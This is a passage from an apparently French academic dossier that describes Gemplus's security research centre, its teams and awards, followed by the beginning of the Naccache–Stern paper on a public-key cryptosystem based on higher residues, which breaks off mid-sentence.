Gemplus International SA est leader mondial de l'industrie de la carte à puce en termes de chiffre d'affaires et de volumes de production[11].


Gemplus représente 30% du marché mondial de la carte et compte 5,440 employés (juin 2004) répartis entre 19 sites de production, sept centres de R&D et cinquante bureaux de vente dans 37 pays. La société - qui a livré à ce jour plus de cinq milliards de cartes, dispose de la plus grande équipe de recherche et développement du secteur.

Le Centre que je dirige (70 ingénieurs) regroupe deux Départements: le Département de Technologies de Sécurité (STD) et le Laboratoire de Recherche Logicielle (GSL).

A ce jour, le Centre a livré aux Divisions Commerciales de l'entreprise plus de 700 composants logiciels et matériels (librairies en C, Java, assembleur schémas électroniques, FPGAS, lecteurs…).

Les chercheurs du Centre ont signé 353 publications scientifiques[12], déposé près de 200 brevets et siégé dans 95 comités de programme.


Le graphique suivant montre l'évolution des effectifs du Centre.



[11] Source 2003: Gartner-Dataquest, Frost & Sullivan, Datamonitor.

[12] Disponibles sur: http://www.gemplus.com/smart/rd/publications/index.html

Organisation



Le Groupe Sécurité Cartes (STD/CSG)

STD/CSG est spécialisé dans la sécurité matérielle (*hardware* et *firmware*).

L'expertise de ce groupe couvre la sécurité des composants (chimie, microscopie électronique, attaques par FIB *etc*.), la conception de microcircuits sécurisés, le codage d'algorithmes cryptographiques et la sûreté des couches natives de systèmes d'exploitation embarqués.

STD/CSG a pour mission d'examiner toute technique d'attaque physique applicable au monde embarqué (téléphones portables, ordinateurs de poche, cartes à puce, clés USB *etc*) et déployer des contre-mesures adaptées à ces menaces.

STD/CSG se subdivise ainsi:

- **L'Équipe de Sécurité Silicium** (CSG/TLA) évalue la sécurité des composants proposés par les différents fondeurs. L'équipe tient à jour une base de données (à notre connaissance, unique au monde) cataloguant les forces et faiblesses de chaque composant.

Pour ce faire, l'équipe utilise une panoplie d'outils avances de rétro-ingénierie : FIB (station à focalisation d'ions), PICA (*Picosecond imaging circuit analysis*) et microscopie électronique.

• **L'Équipe de Sécurité Matérielle** (CSG/CHA) se spécialise dans l'étude des architectures matérielles pour la cryptographie et l'évaluation de leurs performances (rapidité, flexibilité, consommation, surface).

L'équipe améliore des processeurs par l'ajout d'instructions spécialisées ou par l'ajout de co-processeurs cryptographiques.

• **L'Équipe de Cryptographie Conventionnelle** (CSG/SKA) développe des librairies de cryptographie symétrique (*e.g.* DES, AES, algorithmes A3A8 d'authentification pour les cartes GSM *etc.*), audite les couches basses des systèmes d'exploitation et forme les développeurs à la sécurité des systèmes embarqués.

• **L'Équipe Cryptographie à Clef Publique** (CSG/PKA) développe des librairies de cryptographie à clef publique (essentiellement RSA et courbes elliptiques - Il s'agit aussi bien de librairies embarquées que de librairies non-embarquées).

• **L'Équipe Sécurité Physique** (CSG/PSA) est en charge de l'anticipation de toutes les formes possibles d'attaques non-invasives. En particulier, l'équipe s'intéresse à l'exploitation des canaux collatéraux (*side channel attacks*) et aux attaques par injection de fautes. L'équipe assure une veille continue afin d'identifier la genèse de nouvelles menaces et développe les outils de traitement du signal nécessaires à l'évaluation de plates-formes embarquées.

Le Groupe Sécurité de l'Information (STD/ISG)

STD/ISG est spécialisé dans la sécurité logicielle. Ce groupe s'intéresse à la sécurité des systèmes ouverts, à la sécurité des réseaux sans fil (802.11), aux infrastructures à clé publique et au large spectre des attaques informatiques : virus, vers, injections SQL, débordement de tampons *etc.*

Le groupe a pour mission d'entreprendre l'étude de toute menace logicielle applicable aux produits de l'entreprise, et d'imaginer des contre-mesures pour parer à ces menaces.

STD/ISG se subdivise comme suit:

• **L'Équipe Critères Communs** (ISG/CCT) co-ordonne l'ensemble des programmes Critères Communs et évaluations FIPS 140 de l'entreprise.

ISG/CCT écrit et maintient les documents nécessaires à la réussite des certifications, définit les Cibles de Sécurité (ST) les plus appropriées et gère l'interaction entre les Divisions Commerciales, les centres d'évaluation et les centres de certification.

- **L'Équipe Sécurité des Systèmes Ouverts** (ISG/OCS) développe et audite des machines virtuelles et des composants de sécurité Java tels que les pares-feu (*firewalls*) d'applets ou les vérifieurs de bytecode.

L'équipe s'intéresse aussi à la détection de flux illégaux d'information, à la définition et à l'application de politiques de sécurité, aux stratégies d'interprétation défensive et aux mécanismes de confinement de processus.

- **L'Équipe Sécurité des Applications** (ISG/CAT) évalue la sécurité de systèmes complets (analyses de spécifications et audits de code d'applets).

- **L'Équipe Sécurité Logicielle** (ISG/SWS) aide à la définition de PKIS et d'architectures logicielles et audite leurs spécifications et codes sources. L'équipe édite divers manuels de sécurité et assure les formations associées afin d'améliorer le savoir-faire des développeurs en sécurité logicielle.

- **L'Équipe de Cryptologie** (STD/CRY) partage son temps entre recherche avancée en cryptologie et des tâches de programmation nécessitant un savoir-faire mathématique très spécialisé (théorie des nombres, statistiques, *etc*).

Les membres de cette équipe, basée à Issy-les-Moulineaux, sont tous titulaires de doctorats en cryptologie.

Le Groupe de Gestion de Risque (STD/RMG)

STD/RMG est responsable de la stratégie de l'entreprise en matière de sécurité des produits.

Le groupe surveille constamment les forces et faiblesses du Centre et compare son potentiel aux impératifs commerciaux et aux orientations stratégiques de l'entreprise.

Le groupe résume, d'après les informations techniques récoltées auprès des équipes, les risques correspondant à différents choix. STD/RMG coordonne également la gestion de crises et assure la fonction de *dispatcher* de tâches de développement.

Le Laboratoire de Recherche Logicielle (GSL)

Ce groupe développe des technologies d'avant garde à l'horizon de trois à cinq ans. Les résultats de ces recherches sont livrés sous la forme de prototypes ou modules logiciels.

En particulier, le Laboratoire concentre ses efforts sur:


• **Les plates-formes embarquées avancées :** ce thème couvre toutes les activités de recherche pouvant résulter en des améliorations majeures des systèmes d'exploitation embarqués. Les recherches incluent la mise au point de nouvelles plates-formes Java optimisées ainsi que des outils permettant l'administration de cartes à distance et leur personnalisation.

• **La biométrie :** Une équipe dédiée développe des cartes biométriques et met au point des nouvelles méthodes de compression de données biométriques et de reconnaissance d'empreintes digitales.

Equipe	TLA	CAT	GSL	SKA	OCS	RMG
Effectifs	2	4	18	6	9	5

Equipe	PSA	SWS	PKA	CRY	CHA	CCT
Effectifs	9	3	7	4	2	4

Publications scientifiques du Centre par année :



Dossier de Presse

Articles strictement ciblés sur l'activité du Centre de Recherche que je dirige :

Le Monde : « … Gemplus possède une des meilleures équipes de cryptologie au monde… »

04/11/2002

La Tribune : « … l'entreprise française leader mondial de la carte à puce, Gemplus, par ailleurs fort avancée en matière de sécurisation des données (cryptologie)… »

30/12/2002

La Tribune : « … Gemplus, fleuron de la cryptographie national… »

07/04/2003

La Tribune : «... leader dans la cryptographie et la sécurité des réseaux... »

03/03/2004

L'Express : «... pour son avance en matière de cryptologie... »

19/12/2002

Challenges : «... Gemplus développe ... des recherches avancées dans ... le chiffrement. »

24/06/2004

Proposition de loi no. 261, du 10 avril 2003, enregistrée à la Présidence du Sénat le 16 avril 2003.

Le Centre y est implicitement associé à : « ... l'avenir de l'industrie française de la cryptologie... » et à « ... l'avenir de la maîtrise et du développement en France des technologies de la cryptographie... »

Livre : « Les Batailles Secrètes de la Science et de la Technologie » par Nicolas Moinet, Ed. Lavauzelle (2003): « ... Gemplus est bien connue […] non seulement parce qu'elle est leader mondial de la carte a puce mais aussi parce qu'elle participe à des réunions scientifiques de haut niveau. Ainsi lors du Workshop on Cryptographic Hardware and Embedded Systems ... se trouvaient parmi les personnalités annoncées aussi biens des experts de grands groupes américains que le spécialiste de la NSA, Brian Snow, ou David Naccache de la société française Gemplus. Et il est fort probable qu'une partie de l'assistance suivit avec intérêt l'exposé de ce dernier... »

Reportage Télévisé, France 5 : Jean-Louis Cros (Journaliste CNDP): « ... la société Gemplus fait partie des meilleures équipes mondiales en matière de sécurité et de cryptologie... »

21/05/2003

Le Monde : Article sur Helena Handschuh, employée au Centre: « Une tête chercheuse en cryptographie ».

21/03/2001


Avis du cabinet d'analystes financiers AOF sur la valeur Gemplus :

« Les points forts de la valeur

1. Le groupe devrait profiter du redressement graduel du marché des télécommunications, l'activité qui génère les marges les plus importantes.
2. Gemplus dispose d'un réel savoir-faire en matière de cryptage.
3. Les mesures de restructuration engagées par le groupe devraient porter leurs fruits en 2004.
4. Gemplus dispose d'une trésorerie importante, sécurisante dans le contexte actuel. »

01/10/2004

Le Prix RSA est attribué à un seul récipiendaire par an et par catégorie : *Mathematics*, *Public Policy* et *Industry*. La remise du prix *Industry* au Centre a eu lieu en 2001 lors d'une conférence internationale à San Francisco, en présence de 5.000 participants[13].



PRESENTED WITH APPRECIATION

BY GEMPLUS' PRESIDENT AND CHIEF EXECUTIVE OFFICER TO

David Naccache

UPON YOUR DEPARTMENT'S OUTSTANDING ACHIEVEMENT OF WINNING THE

RSA SECURITY®

2001 Industry Award

The RSA Award in Industry goes to an individual or organization that has greatly facilitated the widespread use or application of advanced cryptographic technologies in the marketplace. Instituted in 1998, RSA Security's annual award recognizes individuals and organizations that have made significant, ongoing contributions to security issues and cryptography. A committee of members from industry, the academic community and the public sector selected the winners of the 2001 RSA Security Awards.

"We are extremely honored to recognize the outstanding contributions these recipients have made to the field of cryptography, and believe that through their dedication and innovation, they have made a tangible and profound difference in the marketplace."


April 9, 2001
Arthur W. Coviello, Jr.
President and CEO, RSA Security Inc.

April 29, 2001
Antonio M. Pérez.
President and CEO, Gemplus International SA.

[13] http://www.rsasecurity.com/company/news/releases/pr.asp?doc_id=900

Les Trophées Sesames : « …As a part of the CARTES & IT SECURITY, Exhibitions & Conferences, the SESAMES Awards have become the unchallenged innovation and application label, and a global standard for card manufacturers and related industries. This competition is open to CARTES & IT SECURITY trade show exhibitors, as well as to those involved in the industry internationally: manufacturers, users, integrators and developers. The SESAMES Awards will be given out by a jury made up of international experts in the markets concerned… »

126 innovations ont été soumises au jury 2004 pour neuf trophées[14]. Le Centre a emporté deux de ces neuf trophées (« Best Software » et « Best Mobile Application »). L'application BioEasy est celle décrite dans notre article [47] et dans la demande de brevet FR 04 05236.



SESAMES AWARDS

The 2004 Winners are

- For the best Hardware
- For the best Software
- For the best IT Security application
- For the best Transport application
- For the best Banking / Finance / Retail
- For the best Health Care application
- For the best Mobile application
- For the best e-Transactions application
- For the best Loyalty application

BIOEASY

FOR THE BEST SOTWARE
GEMPLUS with BIOEASY

BioEasy from Gemplus introduces a new concept for highly secure biometrics verification on a smart card. It provides a unique alternative to match-on-card that allows fast and easy biometrics authentication on the smart card, without compromising security or memory space.
Live Demo: A real time "BioEasy verification-on-card" in less than 80 milli-seconds.

Gemplus La Vigie, Avenue du Jujubier 13705 La Ciotat - France	Tel.: 33 (0)4 42 36 69 22 Fax: 33 (0)4 42 36 55 55 Web: www.gemplus.com	Contact: Claude BARRAL E-mail: claude.barral@gemplus.com Booth: 3E2


APDU-TLS

FOR THE BEST MOBILE APPLICATION
GEMPLUS with APDU-TLS

APDU-TLS fulfils the security needs for communication between a smart card and a PC where the data is subject to attacks from the PC world. Based on the TLS protocol, APDU-TLS sets up a secure end-to-end communication between a smart card and a terminal in the Internet environment.

Gemplus La Vigie, Avenue du Jujubier 13705 La Ciotat - France	Tel.: 33 (0)4 42 36 69 22 Fax: 33 (0)4 42 36 55 55 Web: www.gemplus.com	Contact: Béatrice PEIRANI E-mail: beatrice.peirani@gemplus.com Booth: 3E2

[14] *« hardware », « software », « e-transactions », « healthcare », « IT security », « transport », « banking », « mobile » et « loyalty ».*



PRESENTED
BY GEMPLUS' PRESIDENT AND CHIEF EXECUTIVE OFFICER TO

David Naccache

ON THE OCCASSION OF YOUR WINNING OF THE

SESAMES
2004
AWARD

THROUGH YOUR CONTRIBUTION TO THE
APDU-TLS RESEARCH PROJECT

Alex J. Mandl
PRESIDENT AND CEO
GEMPLUS INTERNATIONAL SA

"...As a part of the CARTES & IT SECURITY, exhibitions and conferences, the SESAMES AWARDS have become the unchallenged innovation and application label, and a global standard for card manufacturers and related industries.


The best mobile application will be rewarded, it must be innovative, nearly user-ready, and able to meet market demand.

Gemplus' APDU-TLS fulfils the security needs for the communication between a smart card and a PC where the data is subject to attacks from the PC world. Based on the TLS protocol, APDU-TLS sets up a secure end-to-end communication between a smart card and a terminal in the Internet environment..."

CHARLES COPIN
PRESIDENT
SESAMES AWARDS COMMITTEE
Copin

SOPHIE LUBERT
GENERAL COMMISSIONER
CARTES & IT SECURITY 2004
Lubert

GEMPLUS



PRESENTED
BY GEMPLUS' PRESIDENT AND CHIEF EXECUTIVE OFFICER TO

David Naccache

ON THE OCCASSION OF YOUR WINNING OF THE

SESAMES
2004
AWARD

THROUGH YOUR CONTRIBUTION TO THE **BIOEASY** RESEARCH PROJECT

Alex J. Mandl
PRESIDENT AND CEO
GEMPLUS INTERNATIONAL SA

"...As a part of the CARTES & IT SECURITY, exhibitions and conferences, the SESAMES AWARDS have become the unchallenged innovation and application label, and a global standard for card manufacturers and related industries.

Best Software: This Category aims to promote a sector that lies upstream of the market: software released or officially announced between July 1, 2003 and November 4, 2004, which can be an operating system, multiapplication, software for access management, algorithm, programming system, card management system, test or audit tool...

BioEasy from Gemplus introduces a new concept for highly secure biometrics verification on a smart card. It provides a unique alternative to match-on-card that allows fast and easy biometrics authentication on the smart card, without compromising security or memory space. Live Demo: A real time "BioEasy verification-on-card" in less than 80 milliseconds."

CHARLES COPIN
PRESIDENT
SESAMES AWARDS COMMITTEE
Copin

SOPHIE LUBERT
GENERAL COMMISSIONER
CARTES & IT SECURITY 2004
Lubert

GEMPLUS

Articles de presse concernant des travaux conduits à titre privé (mai 2004) :

Le Monde : « Des Cryptologues Déchiffrent un Terme Censuré Dans un « Mémo » Adressé par la CIA à George Bush ».

The New York Times : « Researchers Develop Techniques To Being Blacked-Out Words To Light ».

Nature : « US Intelligence Exposed as Student Decodes Iraq Memo ».

The International Herald Tribune : « Censoring: You Can Write But Can't Hide ».

Facts : « Nachhilfe für die CIA »

The Irish Times : « Code Cracker Triumphs in Battle of Wits »

The Washington Post : « Disappearing Ink ».

Oakland Tribune, San Mateo County Times, Tri Valley Herald et Alameda Times Star : « Computers Can Show Blacked-Out Words »

NRC Handelsblad : « Informatici ontcijferen geheime documenten »

Der Spiegel : « Informatiker knacken zensierte Geheimdokumente »

Heise Online : « Kryptologen enthüllen Regierungsgeheimnisse »

Partie II

Cryptographie Asymétrique

A New Public-Key Cryptosystem Based on Higher Residues

[*5th ACM Conference on Computer and Communications Security*, pp. 59–66, ACM Press, 1998.]

David Naccache[1] and Jacques Stern[2]

[1] Gemplus Card International
1 place de la Méditerranée, 95206 Sarcelles CEDEX, France
100142.3240@compuserve.com
[2] École Normale Supérieure 45 rue d'Ulm, 75230 Paris CEDEX 5, France
jacques.stern@ens.fr

Abstract. This paper describes a new public-key cryptosystem based on the hardness of computing higher residues modulo a composite RSA integer. We introduce two versions of our scheme, one deterministic and the other probabilistic. The deterministic version is practically oriented: encryption amounts to a single exponentiation w.r.t. a modulus with at least 768 bits and a 160-bit exponent. Decryption can be suitably optimized so as to become less demanding than a couple RSA decryptions. Although slower than RSA, the new scheme is still reasonably competitive and has several specific applications. The probabilistic version exhibits an homomorphic encryption scheme whose expansion rate is much better than previously proposed such systems. Furthermore, it has semantic security, relative to the hardness of computing higher residues for suitable moduli.

1 Introduction

It is striking to observe that two decades after the discovery of public-key cryptography, the cryptographer's toolbox still contains very few asymmetric encryption schemes. Consequently, the search for new public-key mechanisms remains a major challenge. The quest appears sometimes hopeless as new schemes are immediately broken or, if they survive, are compared with RSA, which is obviously elegant, simple and efficient.

Similar investigations have been relatively successful in the related setting of identification, where a user attempts to convince another entity of his identity by means of an on-line communication. For example, there have been several attempts to build identification protocols based on simple operations (see [33, 35, 36, 26]). Although the question of devising new public-key cryptosystems appears much more difficult (since it deals with trapdoor functions rather than simple one-way functions), we feel that research in this direction is still in order: simple yet efficient constructions may have been overlooked.

The scheme that we propose in the present paper uses an RSA integer n which is a product of two primes p and q, as usual. However, it is quite different from RSA in many respects:

1. it encrypts messages by exponentiating them with respect to a fixed base rather than by raising them to a fixed power

2. it uses a different "trapdoor" for decryption
3. its strength is not directly related to the strength of RSA
4. it exhibits further "algebraic" properties that may prove useful in some applications.

We briefly comment on those differences. The first one may offer a competitive advantage in environments where a large amount of memory is available: such environments allow impressive speed-ups in exponentiations that do not have analogous counterparts in RSA-like operations. The second is of obvious interest in view of the fact quoted above that there are very few public-key cryptosystems available. Without going into technical details at this point, let us simply mention that the new trapdoor is obtained by injecting small prime factors in $p-1$ and $q-1$. In order to understand what the third difference is, we note that, if the modulus n can be factored, then both RSA and the proposed cryptosystem are broken. However, it is an open problem whether or not RSA is "equivalent" to factoring, which would mean that breaking RSA allows to factor. For this reason, the hypothesis that RSA is secure has become an assumption of its own, formally stronger than factoring. Our cryptosystem is related to another hypothesis, also formally stronger than factoring and known as the higher residuosity assumption. This may help to understand how these various hypotheses are related. Finally, we will explain the algebraic property of our scheme (called the *homomorphic property*) by means of an example: suppose that one wishes to withdraw a small amount u from the balance m of some account; assume further that the balance is given in encrypted form $E(m)$ and that the clerk performing the operation does not have access to decryption. The cryptosystem that we propose simply solves the problem by computing $E(m)/E(u) \bmod n$, which turns out to be the encryption of the new balance $m-u$.

The ability to perform algebraic operations such as additions or substractions by playing only with the cryptograms has potential applications in several contexts. We quote a few:

1. in election schemes, it provides a tool to obtain the tally without decrypting the individual votes (see [4])
2. in the area of watermarking, it allows to add a mark to previously encrypted data (as explained in [25]).

Still, in these contexts, it is often needed to encrypt data taken from a small set S (*e.g.* 0/1 votes) and it is well known that deterministic cryptosystems, such as RSA, fail here: in order to decrypt $E(a)$, one can simply compare the ciphertext with the encryptions of all members of S and thus find the correct value of a. In order to overcome the difficulty, one has to use probabilistic encryption, where each plaintext has many corresponding ciphertexts, depending on some additional random parameter chosen at encryption time. Such a scheme should make it impossible to distinguish encryptions of distinct values, even if these are restricted to range over a set with only two elements. This very strong requirement has been termed *semantic security* ([12]). As a further difference with RSA, the cryptosystem introduced in this paper, has a very natural probabilistic version, with proven semantic security.

The probabilistic homomorphic encryption schemes proposed so far suffer from a serious drawback: they have very poor bandwith. Typically, they need something like one kilobit to encrypt just a few bits, which is a quite severe expansion rate. This may be acceptable for election schemes but definitely hampers other applications. The main achievement of the present paper is to reach a significant bandwith, while keeping the other properties, including semantic security.

Before we turn to the more technical developments of our paper, it is in order to compare it with earlier work: it is indeed the case that the question of finding trapdoors for the discrete logarithm problem has been the subject of many papers. At this point, it is fair to mention that the probabilistic cryptosystem that we propose is actually quite close to the most general case of the homomorphic encryption schemes introduced by Benaloh in his Ph-D thesis [4]. Still, both in this thesis and in the related work ([5, 6, 7]), the security and potential applications are only investigated in a setting where the bandwith remains small. A more recent paper by Park and Won (see [24])describes a related probabilistic cryptosystem using a trapdoor based on injecting a single power of a small odd integer into $p-1$ or $q-1$ and proves its security with respect to an *ad hoc* statement. Thus, our paper offers the first thorough discussion of the security of a probabilistic homomorphic encryption scheme with significant bandwith. After the completion of the present work, we have been informed that another homomorphic probabilistic encryption scheme, using moduli n of the form p^2q, where p and q are primes, had been found by Okamoto and Uchiyama (see [22]), achieving an expansion rate similar to ours. Finally, it should be emphasized that the deterministic version of our scheme 